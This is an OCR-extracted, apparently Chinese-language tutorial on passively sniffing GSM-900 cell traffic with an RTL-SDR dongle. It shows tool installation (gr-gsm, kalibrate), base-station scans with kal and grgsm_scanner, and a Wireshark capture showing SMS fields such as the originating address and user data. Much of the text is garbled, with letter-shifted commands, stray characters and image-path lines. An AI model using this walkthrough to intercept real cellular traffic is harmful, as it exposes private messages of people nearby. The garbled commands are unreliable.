vriwzduh0surshuwhv0frppprq

' vxgr dgg0dsw0uhsrvlwru| ssd=zluhvkdun0ghy2vwdedh

' vxgr dswxsgdwh)) vxgr dswlqvwdoozluhvkdun

Ndd Olqx{=

践 。

```
dswxsgdwh )) dswlqvwdoo jqxudglr jqxudglr0ghy uwo0vgu
deuwovgu0ghy rvpr0vgu dervprvgu0ghy dervprfruh
dervprfruh0ghy fpdnh deerrvw0doo0ghy defssxqlw0ghy
vzlj gr{|jhq deorj7fss80ghy s|wkrq0vfls|
```

ju0jvp

```
jlwforqh kwwsv=22jlwkxe1frp2swunu|vln2ju0jvp1jlw
fg ju0jvp
pnglu exlog
fg exlog
fpdnh 11
pnglu ä21jufbjqxudglr2 ä21jqxudglr2
pdnh
pdnh lqvwdoo
ogfrqilj
```

nddeudwh

警

```
nddeudwh0kdfnui+lru KdfnUI,
jlwforqh kwwsv=22jlwkxe1frp2vfdwhx2nddeudwh0kdfnui1jlw
fg nddeudwh0kdfnui
```

12er r ww.uds

12fr qilj xuh

p dnh

p dnh lqvwdoo

nddeudwh0uwo+ r u UWO0VGU,

j lwfor qh kwwsv=22j lwkxe1fr p 2vwhyh0p 2nddeudwh0uwo1j lw

fg nddeudwh0uwo

12er r ww.uds

12fr qilj xuh

p dnh

p dnh lqvwdoo

起 ndd

J VP <33

```
ubuntu@ubuntu:~$ kal -s GSM900
Found 1 device(s)
  0:  Generic RTL2832U OEM

Using device 0: Generic RTL2832U OEM
Found Rafael Micro R820T tunner
Exact sample rate is: 270833.002142 Hz
[R82XX] PLL not locked
kal: Scanning for GSM-900 base stations.
GSM-900:
        chan: 33 (941.6MHz - 28.496kHz) power: 841966.37
  chan: 36 (942.2MHz - 40.390kHz) power: 807882.99
  chan: 44 (943.8MHz - 31.815kHz) power: 258539.34
  chan: 46 (944.2MHz - 30.300kHz) power: 272552.13
  chan: 49 (944.8MHz - 44.766kHz) power: 664370.41
  chan: 96 (954.2MHz - 32.504kHz) power: 431839.75
  chan: 120 (959.0MHz - 37.631kHz)        power: 383555.51
```



起 j u0j vp

```
ubuntu@ubuntu:~$ grgsm_scanner
linux; GNU C++ version 5.4.0 20160609; Boost_105800; UHD_003.009.006-0-g122d5f8e

ARFCN:   33, Freq:  941.6M, CID: 39556, LAC: 14409, MCC: 460, MNC:   0, Pwr: -28
ARFCN:   36, Freq:  942.2M  CID: 39636, LAC: 14409, MCC: 460, MNC:   0, Pwr: -40
ARFCN:   44, Freq:  943.8M  CID: 39555, LAC: 14409, MCC: 460, MNC:   0, Pwr: -31
ARFCN:   46, Freq:  944.2M  CID: 39554, LAC: 14409, MCC: 460, MNC:   0, Pwr: -30
ARFCN:   49, Freq:  944.8M  CID: 39635, LAC: 14409, MCC: 460, MNC:   0, Pwr: -44
ARFCN:   96, Freq:  954.2M  CID:     0, LAC:     0, MCC:   0, MNC:   0, Pwr: -37
ARFCN:  120, Freq:  959.0M  CID:     0, LAC:     0, MCC:   0, MNC:   0, Pwr: -37
```


迎

<7419P K} 摄

xexqwxC xexqwx=ä' j uj vp bdyhp r q 0i <7419P



PPM Offset 0.000

Gain 30.000


Frequency 941600000

```
ubuntu@ubuntu:~$ grgsm_scanner
linux; GNU C++ version 5.4.0 20160609; Boos

ARFCN:   33, Freq:  941.6M, CID: 39556, LAC
ARFCN:   36, Freq:  942.2M, CID: 39636, LAC
ARFCN:   44, Freq:  943.8M, CID: 39555, LAC
ARFCN:   46, Freq:  944.2M, CID: 39554, LAC
ARFCN:   49, Freq:  944.8M, CID: 39635, LAC
ARFCN:   96, Freq:  954.2M, CID:     0, LAC
ARFCN:  120, Freq:  959.0M, CID:     0, LAC
ubuntu@ubuntu:~$
```

```
49 06 1b 9a 84 64 f0 00 38 49 d2 03 1e 5f c5
01 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b
01 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b
15 06 21 00 01 f0 2b 2b 2b 2b 2b 2b 2b 2b 2b
15 06 21 00 01 f0 2b 2b 2b 2b 2b 2b 2b 2b 2b
15 06 21 00 01 f0 2b 2b 2b 2b 2b 2b 2b 2b 2b
15 06 21 00 01 f0 2b 2b 2b 2b 2b 2b 2b 2b 2b
15 06 21 00 01 f0 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b
15 06 21 00 01 f0 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b
15 06 21 00 01 f0 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b
31 06 1c 64 f0 00 38 49 c5 50 9c 00 00 b7 00 43 2b 2b 2b 2b 2b 2b 2b
01 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b
01 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b
15 06 21 00 01 f0 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b
15 06 21 00 01 f0 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b
15 06 21 00 01 f0 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b
15 06 21 00 01 f0 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b
15 06 21 00 01 f0 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b
15 06 21 00 01 f0 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b
15 06 21 00 01 f0 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b
05 06 07 c4 a0 30 ea 00 00 06 69 e0 1f a7 88 7d 72 80 51 5e 00 03 2b
01 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b
01 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b 2b
```


ⓤ Z luhvkdun 。

xexqwxCxexqwx=ä' vxgr zluhvkdun 0n 0\ *j vp bvp v*0l σ




练神 角 规 Ⓑ 角起 VGU. j u0j vp Ⓑ般练罗

虚矿裁 起 装 矿绝 翻 75 门



Gr-gsm Livemon
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Wireshark · Packet 28934 · Loopback
TP-Originating-Address - (95511)
TP-PID: 0
TP-DCS: 8
TP-Service-Centre-Time-Stamp
TP-User-Data-Length: (25) depends on Data-Coding-Scheme
TP-User-Data
User-Data Header
ubuntu@ubuntu: ~
ubuntu@ubuntu:~$ grgsm_scanner
ARFCN: 33, Freq: 941.6M, CID: 39556, L
ARFCN: 36, Freq: 942.2M, CID: 39636, L
ARFCN: 38, Freq: 942.6M, CID: 20086, L
ARFCN: 41, Freq: 943.2M, CID: 0, L
ARFCN: 44, Freq: 943.8M, CID: 39555, L
ARFCN: 46, Freq: 944.2M, CID: 39554, L
ARFCN: 96, Freq: 954.2M, CID: 25556, L
ARFCN: 120, Freq: 959.0M, CID: 0, L
ubuntu@ubuntu:~$
Gr-gsm Livemon
PPM Offset
0.000
Gain
30.000
Frequency
958400000
Data 0
50
0
-50
-100
信安之路


色神 角 规 Ⓑ 虚 裁 练罗

